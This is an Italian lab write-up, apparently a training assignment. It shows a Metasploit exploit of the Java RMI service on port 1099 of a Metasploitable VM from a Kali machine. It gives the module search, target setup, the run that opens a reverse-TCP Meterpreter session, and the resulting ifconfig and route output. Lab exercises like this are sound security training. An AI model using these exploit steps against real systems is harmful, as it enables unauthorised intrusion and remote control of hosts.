
PROGETTO S7-L5

Setup ambiente


Macchina Attaccante (Kali Linux):
IP: `192.168.11.111`
Macchina Vittima (Metasploitable):
IP: `192.168.11.112`

Come primo passo è stato avviato Metasploit con il comando msfconsole, successivamente è stato cercato l’exploit per sfruttare la vulnerabilità della macchina target sulla porta 1099 e dopo aver trovato l’exploit corretto è stato settato RHOST.




```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank       Check
   -   ----                                                    ---------------  ----       -----
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22  excellent  Yes
   1   exploit/multi/http/crushftp_rce_cve_2023_43177          2023-08-08       excellent  Yes
   2     \_ target: Java                                       .                .          .
   3     \_ target: Linux Dropper                              .                .          .
   4     \_ target: Windows Dropper                            .                .          .
   5   exploit/multi/misc/java_jmx_server                      2013-05-22       excellent  Yes
   6   auxiliary/scanner/misc/java_jmx_server                  2013-05-22       normal     No
   7   auxiliary/gather/java_rmi_registry                      .                normal     No
   8   exploit/multi/misc/java_rmi_server                      2011-10-15       excellent  Yes
   9     \_ target: Generic (Java Payload)                     .                .          .
   10    \_ target: Windows x86 (Native Payload)               .                .          .
   11    \_ target: Linux x86 (Native Payload)                 .                .          .
   12    \_ target: Mac OS X PPC (Native Payload)              .                .          .
   13    \_ target: Mac OS X x86 (Native Payload)              .                .          .
   14  auxiliary/scanner/misc/java_rmi_server                  2011-10-15       normal     No
   15  exploit/multi/browser/java_rmi_connection_impl          2010-03-31       excellent  No
   16  exploit/multi/browser/java_signed_applet                1997-02-19       excellent  No
   17    \_ target: Generic (Java Payload)                     .                .          .
   18    \_ target: Windows x86 (Native Payload)               .                .          .
   19    \_ target: Linux x86 (Native Payload)                 .                .          .
   20    \_ target: Mac OS X PPC (Native Payload)              .                .          .
   21    \_ target: Mac OS X x86 (Native Payload)              .                .          .
   22  exploit/multi/http/jenkins_metaprogramming              2019-01-08       excellent  Yes
   23    \_ target: Unix In-Memory                             .                .          .
   24    \_ target: Java Dropper                               .                .          .
   25  exploit/linux/misc/jenkins_java_deserialize             2015-11-18       excellent  Yes
   26  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30   manual     Yes
   27  exploit/multi/browser/firefox_xpi_bootstrapped_addon    2007-06-27       excellent  No
   28    \_ target: Universal (Javascript XPCOM Shell)         .                .          .
   29    \_ target: Native Payload                             .                .          .
   30  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26   excellent  Yes
   31  exploit/multi/http/torchserver_cve_2023_43654           2023-10-03       excellent  Yes
   32  exploit/multi/http/totaljs_cms_widget_exec              2019-08-30       excellent  Yes
   33    \_ target: Total.js CMS on Linux                      .                .          .
   34    \_ target: Total.js CMS on Mac                        .                .          .
   35  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  2021-09-21       manual     Yes
   36  exploit/multi/misc/vscode_ipynb_remote_dev_exec         2022-11-22       excellent  Yes
   37    \_ target: Windows                                    .                .          .
   38    \_ target: Linux File-Dropper                         .                .          .


Interact with a module by name or index. For example info 38, use 38 or use exploit/multi/misc/vscode_ipyn
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'

msf6 > use 11
[*] Additionally setting TARGET => Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST => 192.168.11.112
```

Il secondo passo è stato far partire l’exploit col comando run, che ci permette di sfruttare la vulnerabilità e ci apre una sessione meterpreter per comunicare con la macchina target.




```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/LApzHJ
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:48263) at 2024-12-20 10:44:55 +0100

meterpreter > ifconfig
```

Quindi con il comando ifconfig dalla shell meterpreter abbiamo ottenuto le configurazioni di rete della macchina target.



```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:1f:1e:3b
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd00::a00:27ff:fe1f:1e3b
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::a00:27ff:fe1f:1e3b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Infine è stato usato il comando route per ottenere le tabelle di ruoting della macchina vittima.



```
meterpreter > route

IPv4 network routes
===================

    Subnet         Netmask        Gateway       Metric  Interface
    ------         -------        -------       ------  ---------
    0.0.0.0        0.0.0.0        192.168.11.1  100     eth0
    192.168.11.0   255.255.255.0  0.0.0.0       0       eth0

No IPv6 routes were found.
```